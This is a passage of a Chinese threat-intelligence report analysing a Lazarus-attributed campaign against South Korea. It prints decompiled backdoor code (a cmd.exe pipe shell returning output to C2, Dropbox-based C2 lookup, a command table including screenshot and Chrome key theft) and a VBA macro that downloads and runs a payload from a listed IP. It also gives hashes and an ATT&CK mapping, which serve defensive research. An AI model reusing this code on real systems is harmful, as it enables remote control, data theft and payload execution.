时间戳	2022-08-03 01:49:57 UTC

数字签名	无
加壳类型	无
编译语言	Microsoft Visual C++ v.7.10 - 11.0 - Visual 2012
VT首次上传时间	2022-08-16 21:15:12 UTC
VT检测结果	42/71

收集主机信息并生成主机标识符。

```
memset(Source, 0, 100);
pcbBuffer[0] = 1000;
GetUserNameA(Buffer, (LPDWORD)pcbBuffer);
memset(Str, 0, 100);
if ( !sub_100011EA(Source) )
  sub_100010A0(Str, Source);
sub_1000115E(Str, "VDEVICE");
v0 = strlen(Str);
sub_1000113B(Str, v0);
v1 = sub_1000102D((char *)&byte_100393A0);
return sub_100010C8(::Buffer, "%s%08X", v1);
```

图3-32 收集主机信息并生成主机标识符

创建管道用于与cmd.exe子进程通信。

```
PipeAttributes.nLength = 12;
PipeAttributes.bInheritHandle = 1;
PipeAttributes.lpSecurityDescriptor = 0;
if ( CreatePipe(&hFile, &hWritePipe, &PipeAttributes, 0) )
{
  sub_10001091("CreatePipe() - pipe for child process's STDOUT pipe was created!\n", v5);
}
else
{
  LastError = GetLastError();
  sub_10001091("Create pipe for STDOUT failed,%d\n", LastError);
}
if ( SetHandleInformation(hFile, 1u, 0) )
{
  sub_10001091("SetHandleInformation() - pipe STDOUT read handle is not inherited!\n", v5);
}
else
{
  v1 = GetLastError();
  sub_10001091("Create handle for STDOUT failed,%d\n", v1);
}
if ( CreatePipe(&hReadPipe, &dword_10043C7C, &PipeAttributes, 0) )
{
  sub_10001091("CreatePipe() - pipe for child process's STDIN was created!\n", v5);
}
else
{
  v2 = GetLastError();
  sub_10001091("Create pipe for STDIN failed,%d\n", v2);
}
if ( SetHandleInformation(dword_10043C7C, 1u, 0) )
{
  sub_10001091("Stdin SetHandleInformation() - pipe STDIN read handle is not inherited!\n", v5);
}
else
{
  v3 = GetLastError();
  sub_10001091("Error getting handle on STDIN,%d\n", v3);
}
sub_10001091("Creating the child process...\n", v5);
return sub_10001208();                  // 启动cmd.exe
```


图3-33 创建管道

创建线程，并将cmd.exe的返回结果回传到C2。

```
len[0] = 0;
dword_10040004 = 1;
v8 = 0;
memset(Buffer, 0, 0x1000u);
while ( 1 )
{
  PeekNamedPipe(hFile, 0, 0, 0, (LPDWORD)TotalBytesAvail, 0);
  while ( TotalBytesAvail[0] )
  {
    if ( TotalBytesAvail[0] > 0x1000u )
      nNumberOfBytesToRead = 4096;
    else
      nNumberOfBytesToRead = TotalBytesAvail[0];
    v8 = ReadFile(hFile, Buffer, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
    if ( !v8 || !NumberOfBytesRead )
    {
      LastError = GetLastError();
      sub_10001091("\nReadFile() from child's standard output failed! Error %u\n", LastError);
      break;
    }
    TotalBytesAvail[0] -= nNumberOfBytesToRead;
    buf = (char *)createUpdatedata_10001014(Src, 3, Buffer, NumberOfBytesRead, (int)len);
    if ( !send_10001050(s, buf, len[0]) )
    {
      sub_10001091("Send CMD Response ERROR\n", v3);
      break;
    }
  }
  if ( !dword_10040004 )
    break;
  Sleep(0xAu);
}
CloseHandle(hObject);
hObject = 0;
return 0;
```


图3-34 获取cmd.exe执行的结果并回传

创建与C2通信并用于实现主要恶意功能的线程。

```
dword_100400D4 = 0;
hHandle = (HANDLE)_beginthreadex(0, 0, (_beginthreadex_proc_type)StartAddress, 0, 0, 0);
WaitForSingleObject(hHandle, 0xFFFFFFFF);
CloseHandle(hHandle);
hHandle = 0;
if ( s )
{
  closesocket(s);
  s = 0;
}
if ( dword_1004145C )
{
  closesocket(dword_1004145C);
  dword_1004145C = 0;
}
if ( dword_10045358 )
{
  closesocket(dword_10045358);
  dword_10045358 = 0;
}
CloseHandle(dword_10041444);
dword_10041444 = 0;
```

图3-35 实现恶意功能的线程

与之前两个样本相同，依旧是读取 “error.log”中的内容后与“dl.dropboxusercontent.com”拼接，从该地址处获取后续通信的C2，并尝试使用socket连接。

```
if ( !dword_100400D4 )
  sub_1000109B();
if ( !dword_100400D4 )
  return 0;
if ( WSAStartup(0x202u, &WSAData) )
  return 0;
memset(&pHints, 0, sizeof(pHints));
pHints.ai_family = 2;
pHints.ai_socktype = 1;
pHints.ai_protocol = 6;
if ( getaddrinfo(pNodeName, pServiceName, &pHints, &ppResult) )
  return 0;
s = socket(ppResult->ai_family, ppResult->ai_socktype, ppResult->ai_protocol);
if ( s == -1 )
{
  freeaddrinfo(ppResult);
  return 0;
}
else if ( connect(s, ppResult->ai_addr, ppResult->ai_addrlen) )
{
  freeaddrinfo(ppResult);
  closesocket(s);
  return 0;
}
else
{
  freeaddrinfo(ppResult);
  return s;
}
```


图3-36 从Dropbox中获取C2并连接

若可以建立socket连接，则接收服务端命令，根据命令实现不同恶意功能。

```
{
  if ( dword_1004145C )
  {
    if ( dword_10045358 )
    {
      v4 = strlen(Buffer);
      Updatedata_10001014 = (char *)createUpdatedata_10001014(::Str2, 0, Buffer, v4, (int)len);
      if ( send_10001050(s, Updatedata_10001014, len[0]) )
      {
        v5 = (const char *)sub_1000102D((char *)&byte_10038C98);
        strcpy_s(Str2, 0xEu, v5);
        while ( 1 )
        {
          while ( 1 )
          {
            v32 = recv(s, buf, 12, 0);
            if ( v32 <= 0 )
            {
              Error = WSAGetLastError();
              sub_10001091("SOCKET RECV ERROR: %d", Error);
              goto LABEL_53;
            }
            v12 = v32;
            if ( (unsigned int)v32 >= 0xE )
              __report_rangecheckfailure();
            buf[v12] = 0;
            if ( v32 == 12 && !strcmp(buf, Str2) )
              break;
            sub_10001091("INVALID SOCKET DATA", v11);
          }
          v32 = recv(s, Source, 8, 0);
          if ( v32 != 8 )
          {
            sub_10001091("SOCKET RECV ERROR 1", v11);
            goto LABEL_53;
          }
          Source[8] = 0;
          v32 = recv(s, (char *)opcode, 4, 0);
          if ( v32 != 4 )
          {
            sub_10001091("SOCKET RECV ERROR 2", v11);
            goto LABEL_53;
          }
          v32 = recv(s, (char *)Size, 4, 0);
          if ( v32 != 4 )
          {
            sub_10001091("SOCKET RECV ERROR 3", v11);
            goto LABEL_53;
          }
          if ( Size[0] > 0 )
          {
            Str1 = (char *)operator new(Size[0] + 5);
            v32 = recv(s, Str1, Size[0], 0);
            if ( v32 <= 0 || v32 != Size[0] )
              break:
```


图3-37 根据指令实现不同恶意功能

根据下发的命令，呈现不同的操作，逆向分析命令及对应功能大致如下所示。

表3-9 命令及对应功能

命令	功能
0x1	根据接受的数据，改变回传数据结构的偏移0xC处的8个字节

0x2	重启cmd.exe进程或者通过cmd.exe执行命令行
0x4	获取磁盘列表或者获取指定目录下的子目录及文件名称列表
0x6	获取指定文件
0xA	获取截屏信息
0xB	设置标记，停止截屏
0xD	模拟鼠标点击
0xE	模拟鼠标移动
0xF	修改图像转换时的参数
0x14	将回传数据结构的偏移0xC处的8个字节改为样本中存储的数据
0x1E	回传chrome密钥
0x1F	获取指定目录下的文件

04
溯源分析

通过pdb路径的相似性以及相同的自定义加密函数可以推测出攻击活动中涉及的3个PE文件应归属于同一个攻击者。又根据模板文件中包含的VBA代码以及IEUpdate.exe下载工具代码与Lazarus组织先前攻击活动中相应文件的代码具有很高的相似程度，推测本次攻击活动同样归属于Lazarus组织。

IEUpdate.exe、hvncengine.dll、shellengine.dll三个文件的pdb均在同一个目录下。

property	value
md5	810EE341DB7A938B10274D5F1A38AD25
sha1	AE7101DAE4F11FE62E44778F64BCAC7565DDB804
sha256	E5189722D62EE1788695FEB9BDC391B27073338C231941C44A61FD54BB980944
age	1
size	80 (bytes)
format	RSDS
debugger-sta...	0x62E9EB0A (Wed Aug 03 11:27:06 2022)
path	h:\pcvirus\acks\acks_2012\acks_2012\release\fengine.pdb
guid	C1304195-9827-4075-BEC0-38C4E53C5E2E

图4-1 IEUpdate.exe的pdb

property	value
md5	98DD62121B5B0E64D3D2D13A8187343B
sha1	669B17BE2C758F3B048ED9D804DB4014FECD6577
sha256	432434BB61ED9B9CB4B4B4F40E0492C6A5A679C26E29459138F793E1EAF3F6D1
age	1
size	83 (bytes)
format	RSDS
debugger-sta...	0x62E9EBED (Wed Aug 03 11:30:53 2022)
path	h:\pcvirus\acks\acks_2012\acks_2012\release\hvncengine.pdb
guid	E3013EF1-FC86-4F85-BE31-BFBF354BD2ED

图4-2 hvncengine.dll的pdb

property	value
md5	72B4C0D7E7110053EF843DCC5C40EA71
sha1	8FAB0C86C810EF1330AA8B93FE943F16916EA52F
sha256	5DB7DDA9A92A5786E1CC33062461228CA5E32C9173FEE3CE4E67C3D2A0A517D0
age	1
size	82 (bytes)
format	RSDS
debugger-sta...	0x62E9D445 (Wed Aug 03 09:49:57 2022)
path	h:\pcvirus\acks\acks_2012\acks_2012\debug\shellengine.pdb
guid	3BB4045C-4818-4376-8D49-629D7D40F9FE

图4-3 shellengine.dll的pdb

hvncengine.dll与shellengine.dll的自定义加密函数完全相同，但所用key不同。IEUpdate.exe和shellengine.dll的key为“LNfYIU”，hvncengine.dll的key为“WhdeEg”。

```
v2 = strlen(this);
memset(byte_10014A20, 0, 0x800u);
for ( i = 0; i < v2; ++i )
{
  v4 = (key[i % 6] + this[i]) % 255;
  if ( !v4 )
    v4 = key[i % 6];
  byte_10014A20[i] = v4;
}
return byte_10014A20;
```


图4-4 自定义加密函数

带有恶意宏的模板文件和IEUpdate.exe下载工具与先前发现Lazarus组织的样本代码大部分相似。

```
Private Function RunPE() As Long
    Dim MR As Object
    Dim bbb As String
    Dim i As Long
    Randomize
    Call Init
    For i = 0 To 8: bbb = bbb & Chr(Map1(Int(62 * Rnd()))): Next i
    Set MR = CreateObject(DecodeSTR("mb6/s6S6p/+suaCfpY+gnLKgjrW9o//0/v8="))
    Call MR.SetTimeouts(0, 2000, 2000, 5000)
    #If Win64 Then
        MR.Open "GET", "http://" & DecodeSTR("/OT/yuD4+eDN4ODm5sj/j5ScqP//5eLP5fi9l42Bg+eb10M85OXO5qSRp6qd/p3nz/6vtLw=") & "?" & bbb & "=" & bbb
        '23.106.160.173/ACMS/123456jFvQMOJ/123456jFvQMOJ64.acm
    #Else
        MR.Open "GET", "http://" & DecodeSTR("/OT/yuD4+eDN4ODm5sj/j5ScqP//5eLP5fi9l42Bg+eb10M85OXO5qSRp6qd/p3iyf6vtLw=") & "?" & bbb & "=" & bbb
        '23.106.160.173/ACMS/123456jFvQMOJ/123456jFvQMOJ32.acm
    #End If
    On Error GoTo EH
    With MR
        .setRequestHeader "Cache-Control", "no-cache"
        .setRequestHeader "Pragma", "no-cache"
        .send
        .WaitForResponse
        bbb = .ResponseText
    End With
    On Error GoTo EH
    Dim rpRes As Long
    rpRes = RunPE(Base64Decode(bbb))
    If rpRes = 0 Then GoTo EH
    RunPE = rpRes
    Exit Function
EH:
    RunPE = 0
End Function
```


图4-5 此次攻击活动涉及的vba代码

图4-6 以往攻击活动涉及的vba代码[2]

```
if ( !*(_DWORD *)(a3 + 0x808) && a1 != 3 )
{
  v12 = 0;
  sub_A91D50(Buffer, "%s/%s", ::Buffer, a2);
  v7 = sub_A925E0(Buffer, (void **)&v12);     // 下载
  if ( !v7 )
    return 0;
  *(_DWORD *)(a3 + 2056) = sub_A93140(v12, v7);// 内存加载PE
}
v8 = *(void **)(a3 + 2056);
if ( !v8 )
  return 0;
v9 = 0;
ms_exc.registration.TryLevel = 0;
if ( a1 == 1 || a1 == 4 )
{
  v10 = "SEStart";
}
else
{
  if ( a1 != 2 )
  {
    if ( a1 == 3 )
    {
      v11 = (void (*)(void))sub_A934D0(v8, "SEEnd");
      if ( v11 )
        v11();
      v9 = 0;
      sub_A93600(v8);
      *(_DWORD *)(a3 + 2056) = 0;
    }
    goto LABEL_23;
  }
  v10 = "SEEnd";
}
v9 = (void (*)(void))sub_A934D0(v8, v10);
LABEL_23:
if ( v9 )
  v9();
```


图4-7 此次攻击活动涉及的下载工具代码

```
if ( !arg_struct1_ptr->result && a1 != 3 )
{
  var_recv_buf = 0;
  sub_401CA0(Buffer, "%s/%s", g_uid, a2);
  var_recv_len = mw_connect_phase2_C2_get(Buffer, (void **)&var_recv_buf);// 获取后续内容
  if ( !var_recv_len )
    return 0;
  arg_struct1_ptr->result = (int)mw_exec_PE(var_recv_buf, var_recv_len);// 将下载的内容作为PE文件运行
}
v8 = (void *)arg_struct1_ptr->result;
if ( !v8 )
  return 0;
v9 = 0;
ms_exc.registration.TryLevel = 0;
if ( a1 == 1 || a1 == 4 )
{
  v10 = "SEStart";
}
else
{
  if ( a1 != 2 )
  {
    if ( a1 == 3 )
    {
      v11 = (void (*)(void))sub_403520((int)v8, (unsigned int)"SEEnd");
      if ( v11 )
        v11();
      v9 = 0;
      sub_403650(v8);
      arg_struct1_ptr->result = 0;
    }
    goto LABEL_23;
  }
  v10 = "SEEnd";
}
v9 = (void (*)(void))sub_403520((int)v8, (unsigned int)v10);
LABEL_23:
if ( v9 )
  v9();
return 1;
}
0000071E sub_401280:26 (40131E) (Synchronized with IDA View-A, Hex View-1)
```

图4-8 以往攻击活动中涉及的下载工具代码[2]

05
威胁框架映射

Lazarus组织相关攻击活动的行为技术点的ATT&CK框架图谱如下所示：



图5-1 Lazarus组织攻击活动对应ATT&CK威胁框架映射图

本次系列活动共涉及ATT&CK框架中11个阶段的28个技术点，具体行为描述如下表：

表5-1 ATT&CK技术行为描述表

ATT&CK阶段/类别	具体行为	注释
资源开发	获取基础设施	利用DropBox存放后续连接的C2地址
初始访问	网络钓鱼	猜测可能利用钓鱼邮件传播诱饵文件
初始访问	水坑攻击	猜测可能通过水坑攻击传播诱饵文件
执行	利用进程间通信	shellengine.dll后门可通过管道执行cmd命令
执行	诱导用户执行	诱导用户打开攻击者构造的诱饵文档
持久化	利用自动启动执行引导或登录	通过修改注册表启动项实现持久化
提权	滥用提升控制权限机制	通过fodhelper.exe绕过UAC
提权	进程注入	将IEUpdate.exe注入到WINWORD.exe进程
防御规避	滥用提升控制权限机制	通过fodhelper.exe绕过UAC
防御规避	反混淆/解码文件或信息	样本种的关键字符串通过自定义算法加密
防御规避	削弱防御机制	修改Windows Defender的白名单
防御规避	进程注入	将IEUpdate.exe注入到WINWORD.exe进程

防御规避	模板注入	利用模板注入加载远程恶意模板执行
防御规避	虚拟化/沙箱逃逸	通过判断sleep延时是否成功规避部分沙箱
凭证访问	窃取Web会话cookie	窃取chrome cookie
发现	发现应用程序窗口	发现应用程序窗口，便于实现远程桌面控制
发现	发现文件和目录	发现目标机中的文件和目录
发现	发现进程	发现目标机中的进程信息
发现	查询注册表	发现目标机
发现	发现系统信息	发现目标机的系统版本等信息
发现	发现系统所有者/用户	发现目标机的当前用户
发现	发现系统时间	发现目标机当前系统时间
发现	虚拟化/沙箱逃逸	通过判断sleep延时是否成功规避部分沙箱
收集	收集本地系统数据	收集系统版本、用户名、文件列表、文件等数据
收集	输入捕捉	捕获鼠标、键盘消息
收集	获取屏幕截图	获取屏幕截图
命令与控制	使用应用层协议	使用socket同C2通信
数据渗出	使用C2信道回传	数据同通过C2信道回传

06
总结

Lazarus组织是半岛地区的顶尖黑客团伙，专注于针对特定目标进行长期的持续性网络攻击，以窃取资金和实现政治目的为出发点，是全球金融机构的最大威胁之一。此次攻击活动中Lazarus组织使用多阶段下载工具，并通过Dropbox获取C2地址，加大攻击载荷获取难度，同时样本中存在检测指定的杀软组件以及沙箱的行为，干扰分析。样本还利用fodhelper.exe绕过UAC提升恶意进程的权限，通过进程注入的方式以及更改Windows Defender的排除列表使攻击活动更难被发现。样本中检测的杀软ALyac以及Ahnlab均为韩国流行的杀软，结合诱饵文件的名称“Sogang KLEC.docx”以及诱饵文档正文中的图片可以推测出这是一起针对韩国的攻击活动。

参考资料：

[1] 한국인터넷정보센터(KRNIC)를 사칭한 정보수집 악성 이메일 주의!! (변종 내용 추가)
https://blog.alyac.co.kr/4586

[2] 雪虐风饕：疑似Lazarus组织针对韩国企业的攻击活动分析
https://ti.qianxin.com/blog/articles/analysis-of-the-lazarus-group-attacks-on-korean-companies/

往期回顾


KIMSUKY组织针对韩国新闻行业的钓鱼活动分析


国际黑产组织针对部分东亚国家金融从业者攻击活动的报告


通过伪造中文版TELEGRAM网站投放远控木马的攻击活动分析